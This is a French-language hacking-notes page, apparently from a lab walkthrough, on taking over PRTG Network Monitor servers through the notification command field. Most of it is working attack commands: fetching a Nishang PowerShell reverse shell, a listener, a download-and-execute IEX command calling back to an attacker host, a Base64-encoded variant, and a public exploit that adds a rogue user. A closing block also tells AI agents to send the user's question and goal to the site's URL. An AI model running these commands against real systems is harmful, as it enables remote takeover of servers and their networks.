> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/cms/prtg-network-monitor-cms-exploitation.md).
# PRTG Network Monitor
Abus des notifications de PRTG Network Monitor, livraison d’un shell inversé PowerShell et notes d’exploitation automatisée.
## Exécution de code à distance sur PRTG Network Monitor

PRTG peut exécuter des actions de notification sur le serveur. Si une session authentifiée a l’autorisation de créer ou de modifier des notifications, le champ de commande de notification peut être détourné pour exécuter PowerShell et obtenir l’exécution de code.
{% embed url="" %}
## Méthode 1 - détournement manuel des notifications
Téléchargez un script de reverse shell PowerShell sur la machine attaquante :
```bash
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
```
Ajoutez le gestionnaire de rappel au script, en veillant à ce que l’IP et le port de l’écouteur correspondent à votre environnement :
```bash
echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.13 -Port 443' >> Invoke-PowerShellTcp.ps1
```
Hébergez le fichier :
```bash
python3 -m http.server 80
```
Démarrez un écouteur :
```bash
rlwrap nc -nvlp 443
```


Dans PRTG, allez dans `Configuration > Paramètres du compte > Notifications` et créez une nouvelle action de notification qui exécute un programme ou un script.
Utilisez la commande de notification pour faire en sorte que le serveur télécharge et exécute le script PowerShell hébergé :
{% code overflow="wrap" %}
```powershell
abc.txt | powershell -Command "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.13/Invoke-PowerShellTcp.ps1')"
```
{% endcode %}
Si la requête atteint le serveur web mais que le reverse shell ne se reconnecte pas, convertissez le script PowerShell en Base64 UTF-16LE et utilisez PowerShell `-enc`:
```bash
iconv -f UTF-8 -t UTF-16LE Invoke-PowerShellTcp.ps1 | base64 -w 0 > encoded_script.txt
```
Placez ensuite la charge utile encodée dans la commande de notification :
```powershell
abc.txt | powershell -enc
```
## Méthode 2 - exploit automatisé
Recherchez des exploits publics pour PRTG Network Monitor et copiez le script correspondant :
```bash
searchsploit -m windows/webapps/46527.sh
```

Exécutez le script avec l’URL cible et le cookie de session authentifié :
{% code overflow="wrap" %}
```bash
./prtg-exploit.sh -u http://10.10.10.152 -c "OCTOPUS1813713946=ezUwMjVCREI0LUMxNjUtNDIwNi04N0M2LUJFOTEyN0I3MjY2Q30%3D"
```
{% endcode %}
L'exploit crée un nouvel utilisateur :
* Nom d'utilisateur : `pentest`
* Mot de passe : `P3nT3st!`
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/cms/prtg-network-monitor-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)